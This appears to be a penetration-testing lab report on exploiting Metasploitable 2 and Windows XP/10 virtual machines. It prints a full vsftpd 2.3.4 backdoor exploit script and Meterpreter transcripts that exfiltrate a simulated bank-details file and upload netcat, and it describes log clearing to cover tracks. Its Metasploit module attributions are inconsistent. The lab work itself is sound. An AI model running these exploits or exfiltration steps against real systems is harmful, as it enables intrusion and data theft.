While vulnerabilities with a CVSS score of 9.0 or higher are deemed significant and should be fixed right once to stop exploitation, those with lower ratings can be fixed later depending on the overall risk management plan.

Metasploitable 2 Vulnerability

The vsftpd 2.3.4 backdoor vulnerability (CVE-2011-2523) was discovered in July 2011, and it came as a surprise to many because vsftpd (Very Secure FTP Daemon) was known for being a trusted and secure FTP server solution. The discovery led to an investigation revealing that the version of vsftpd 2.3.4 had been trojanized—meaning the source code had been intentionally modified to include a backdoor.

What makes this attack convenient?

No Authentication: It does not require the attacker to have any valid credentials for the target machine, making it especially dangerous.

Windows XP Vulnerability

CVE-2008-4250 Detail

The attack that will be initiated on the Windows XP machine is a well-known critical vulnerability in the SMBv1 protocol (Server Message Block), which allows an attacker to achieve remote code execution. This vulnerability is identified as CVE-2008-4250 however in this task I will be using the CVE-2017-0144 (EternalBlue) attack as well and is present in Windows XP and Windows Server 2003.

This is a buffer overflow attack that was carefully scripted to overwrite memory by sending a series of packets which will then execute remotely on the target machine

The malformed request is sent to the target system over a network connection (typically using TCP ports 445 or 139).

What makes this attack convenient?

Remote Exploitation: This vulnerability can be exploited remotely over the network, meaning no physical access to the machine is required.

No Authentication: It does not require the attacker to have any valid credentials for the target machine, making it especially dangerous.

Windows 10 Vulnerability

CVE-2017-0144 Detail

The EternalBlue Attack takes advantage of CVE-2017-0144, a serious flaw in the SMBv1 protocol on Windows PCs. Numerous Windows versions, including Windows 7, Windows 8, Windows 10, Windows Server 2008, and Windows Server 2012, are susceptible to this flaw. When it was used in the 2017, WannaCry ransomware caused a lot of worldwide cyberthreats.

Similar to Windows XP, the EternalBlue vulnerability lies in how Microsoft's SMBv1 implementation processes specially crafted packets. A flaw in SMBv1 allows an attacker to send malicious packets that can lead to a buffer overflow.

What makes this attack convenient?

Remote Exploitation: The code is often executed with SYSTEM-level privileges, giving attackers complete control over the system using RCE (Remote Code Execution)

No Authentication: It does not require the attacker to have any valid credentials for the target machine, making it especially dangerous.

3.3 Manually Evaluating Scripts

vsftpd 2.3.4 - Backdoor Command Execution

```
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomasp/blfs-book-
xsl/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523

#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print('   [+]Exiting...')
    exit(0)

signal(SIGINT, handler)
parser=argparse.ArgumentParser()
parser.add_argument("host", help="input the address of the vulnerable host",
type=str)
args = parser.parse_args()
host = args.host
portFTP = 21 #if necessary edit this line

user="USER nergal:)"
password="PASS pass"

tn=Telnet(host, portFTP)
tn.read_until(b"(vsFTPd 2.3.4)") #if necessary, edit this line
tn.write(user.encode('ascii') + b"\n")
tn.read_until(b"password.") #if necessary, edit this line
tn.write(password.encode('ascii') + b"\n")

tn2=Telnet(host, 6200)
print('Success, shell opened')
print('Send `exit` to quit shell')
tn2.interact()
```

1. The script uses Telnet to interact with the server and open a shell connection on port 6200 (tn2=Telnet(host, 6200)).

2. This shell access is executed with root privileges, which gives an attacker full control over the target system, allowing them to execute arbitrary commands, install malware, exfiltrate data, or disrupt operations.

3. During normal operation, when the FTP server receives a username that does not end with :), it simply handles the request as usual.

4. The backdoor code in the trojanized version of vsftpd 2.3.4 listens for any login attempt that includes the smiley face (:)).

5. When it receives this specific crafted username, it activates the backdoor by executing code.

4. Phase 3: Exploitation

4.1 Metasploit Attack Modules

During the exploitation phase, penetration testers compromise systems that were found to be vulnerable using known vulnerabilities. This entails taking advantage of weaknesses to obtain unauthorised access and increase the target machine's privileges.


Metasploit modules can be categorized into:

- **Exploit Modules**: Code that targets a vulnerability to execute a payload.
- **Payload Modules**: The code that runs on the target after exploitation.
- **Auxiliary Modules**: Non-exploit actions such as scanning and sniffing.

Metasploit Attack Modules for Windows XP

An open-source program called the Metasploit Framework is used to create and run exploits against a target. Metasploit's attack modules are pre-made exploits that may be used to take advantage of weaknesses in different services. The attack below has the maximum level of privilege escalation.

This is the following module that will be used in this attack ms17_010_psexec. This module targets Windows XP and Windows Server 2003 systems vulnerable to smb attack.



Metasploit Attack Modules for Windows 10

The ms17_010_eternalblue Metasploit module is used to exploit the EternalBlue vulnerability (CVE-2017-0144) in Windows systems, including Windows 10. This vulnerability allows remote code execution through the SMBv1 protocol by exploiting a buffer overflow.

Using Metasploit with this module, attackers can gain SYSTEM privileges on vulnerable systems and perform extensive post-exploitation tasks using Meterpreter.


Metasploit Attack Modules for Metasploitable 2

After the crafted login attempt, the backdoor automatically opens a root shell on port 6200. This means:

The attacker does not need to upload a payload manually. The backdoor code is already present and waiting for activation. The use of a hard-coded shell port also makes it easy for attackers to instantly connect to the system using tools like Netcat.

The attack does not require any interaction from a legitimate user of the FTP server. There are no social engineering aspects or tricks that need to be played on an end-user, which further simplifies the attack.

This "no user interaction" factor allows the attacker to exploit the target independently without relying on convincing a user to take an action (e.g., clicking a link or running a malicious program).



4.2 Exploitation Methods

There are many alternative points of attacks in exploitation which are beyond the scope of methods used in traditional executable attacks to compromise systems. These alternative methods can leverage human weaknesses and publicly available information to infiltrate a local network or target organization.

Open-Source Investigation: OSINT refers to the collection of information from publicly available sources to gain knowledge about a target.

Data from social media, corporate websites, government documents, and other accessible resources are used to learn more about the target's infrastructure, employees, and potential points of intrusion.

USB Drop Attacks: Another common social engineering tactic is the USB drop attack, where infected USB drives are left in locations near the target, such as parking lots or near offices.

Employees who find these USB drives may plug them into their computers out of curiosity, unknowingly executing malware that provides remote access to the attacker.


The DigiSpark ATtiny85: is a small, microcontroller development board based on the ATtiny85 chip that can be used to perform HID (Human Interface Device) keyboard attacks. When programmed appropriately, it can simulate a USB keyboard and execute automated keystrokes when plugged into a target machine, much like a BadUSB attack.

Phishing Attacks: Attackers may craft phishing emails targeting employees or users of a target network. These emails often masquerade as legitimate communications from trusted sources and contain malicious links or attachments. When executed, these can deploy malware, keyloggers, or backdoor shells on the compromised computer.

5. Phase 4: Access Control

After gaining access to the target machine using Metasploit's Meterpreter, a powerful post-exploitation payload will be used. There will be an advance search attempted for discovery of sensitive files.

In this demonstration, the target machine contains a file called bankdetails.txt that simulates a scenario where credit card information is stored in plaintext. This file serves as the primary data of interest for this phase.



5.1 Compromise of Data (Windows XP)

Using the Meterpreter session, we started by running a file search command to locate files containing sensitive keywords, such as bank or credit. This helps simulate how an attacker might search for valuable data on a compromised system.

```
meterpreter > search -f bankdetails.txt
Found 1 result...
=================

Path                                                Size (bytes)  Modified (UTC)
----                                                ------------  --------------
c:\Documents and Settings\TAC\My Documents\bankdetails.txt  2410         2024-11-03 14:21:05 +0000

meterpreter >
```

To exfiltrate that data do the following:

```
meterpreter > cd "My Documents"
meterpreter > download bankdetails.txt /home/taccentral
[*] Downloading: bankdetails.txt -> /home/taccentral/bankdetails.txt
[*] Downloaded 2.35 KiB of 2.35 KiB (100.0%): bankdetails.txt -> /home/taccentral/bankdetails.txt
[*] Completed  : bankdetails.txt -> /home/taccentral/bankdetails.txt
```

This highlights the risks associated with inadequate data protection and the ease with which attackers can access, move, and misuse sensitive information once they gain a foothold in the network which is why encrypting data is important.

5.2 Moving tools such as Netcat into Windows XP


Due to its versatility, Netcat, which is frequently shortened to "nc," is a potent networking tool that is frequently referred to as the "Swiss Army knife" of networking tools.

It is used for a variety of networking jobs, namely troubleshooting, system administration, and penetration testing. It can function as a server as well as a client.

```
meterpreter > upload /home/taccentral/Downloads/nc.exe
[*] Uploading  : /home/taccentral/Downloads/nc.exe -> nc.exe
[*] Uploaded 35.67 KiB of 35.67 KiB (100.0%): /home/taccentral/Downloads/nc.exe -> nc.exe
[*] Completed  : /home/taccentral/Downloads/nc.exe -> nc.exe
```

VNC INJECT – Payload for Screen Capture

This attack essentially injects a VNC server onto the compromised system, giving you remote desktop-like access. This is particularly useful if you want to view and interact with the desktop of the target in real-time.



windows/vncinject/bind_tcp creates a VNC server on the target machine and allows you to connect to it.

bind_tcp means that the VNC server will bind to a port on the target machine, waiting for your connection.

This payload is useful for interacting with the Windows graphical interface, making it easier to perform visual actions like moving files, opening applications, or observing what is happening on the compromised system.

Data Compromise of Metasploitable 2

All of the methods discussed above such as Metasploit, Netcat, VNC inject payloads, and various exploits—can be successfully implemented against Metasploitable 2 due to the numerous vulnerable services intentionally left on the machine.

Privilege Escalation Analysis

During the project, privilege escalation was successfully executed on the Windows XP machine. This was achieved using Metasploit's ms08_067_netapi module, which exploited the well-known vulnerability in Windows XP to gain system-level privileges.

In addition to Windows XP, privilege escalation was also attempted on the Metasploitable 2 environment using vulnerabilities like vsftpd 2.3.4 backdoor. This led to root-level access, providing complete control over the machine, and demonstrating how critical flaws in older systems can lead to severe security breaches.

Anti-Forensics Method

In Metasploit Framework (MSF), the **clearev** command is used to clear event logs on a target Windows machine after gaining access. Specifically, it clears three event logs: Application, System, and Security. This is typically done to cover tracks and minimize the evidence of an intrusion.

Failure to Access Windows 10 RDE (Analysis)

The attack on Windows 10 was attempted using the ms17_010_eternalblue vulnerability, which exploits a flaw in the SMBv1 protocol. However, the attack was not successful due to:

Improved security features, such as Windows Defender, Controlled Folder Access, and other exploit mitigations such as registry policies which can effectively detect and block attacks like EternalBlue. These additional security measures helped prevent the exploit from succeeding.

6. Conclusion

6.1 Summary of Vulnerability Assessment & Exploitation

This concludes a detailed demonstration of vulnerability assessment and exploitation in a controlled network environment. The aim is to replicate real-world cyber threats by discovering vulnerabilities, exploiting them, and documenting post-exploitation activities.

The environment consists of VirtualBox virtual machines simulating attacker and target systems. Tools like Nessus, Greenbone Vulnerability Manager (GVM), and Metasploit are utilized to achieve the objectives.

This project highlights the significant risks associated with vulnerable systems and underscores the importance of proactive vulnerability assessment, exploitation prevention, and mitigation strategies.

Organizations are encouraged to conduct regular vulnerability assessments, comply with regulations, and strengthen incident response capabilities. Implementing robust cybersecurity measures is critical to prevent exploitation and protect sensitive data from unauthorized access.

6.2 References

1. **Exploit Database (Exploit DB):** https://www.exploit-db.com/
    - **Author:** Offensive Security
    - **Date of Publish:** Regularly Updated (Accessed November 2024)
    - **URL:** https://www.exploit-db.com/
2. **Common Vulnerabilities and Exposures (CVE):** https://cve.mitre.org/
    - **Author:** MITRE Corporation
    - **URL:** https://cve.mitre.org/
3. **Nmap Scripting Engine (NSE):** https://nmap.org/book/nse.html
    - **Author:** Gordon Lyon (Fyodor)
    - **Date of Publish:** 2024 (Accessed November 2024)
    - **URL:** https://nmap.org/book/nse.html
4. **(GVM):** https://www.greenbone.net/en/community-edition/
    - **Author:** Greenbone Networks
    - **Date of Publish:** Regularly Updated (Accessed November 2024)
    - **URL:** https://www.greenbone.net/en/community-edition/
5. **Metasploit Framework Documentation:** https://docs.rapid7.com/metasploit/
    - **Author:** Rapid7
    - **Date of Publish:** Regularly Updated (Accessed November 2024)
    - **URL:** https://docs.rapid7.com/metasploit/
6. **Nessus Vulnerability Scanner:** https://www.tenable.com/products/nessus/nessus-essentials
    - **Author:** Tenable, Inc.
    - **Date of Publish:** Regularly Updated (Accessed November 2024)
    - **URL:** https://www.tenable.com/products/nessus/nessus-essentials
7. **CIA Triad - Confidentiality, Integrity, and Availability:** https://csrc.nist.gov/glossary/term/cia-triad
    - **Author:** National Institute of Standards and Technology (NIST)
    - **Date of Publish:** Regularly Updated (Accessed November 2024)
    - **URL:** https://csrc.nist.gov/glossary/term/cia-triad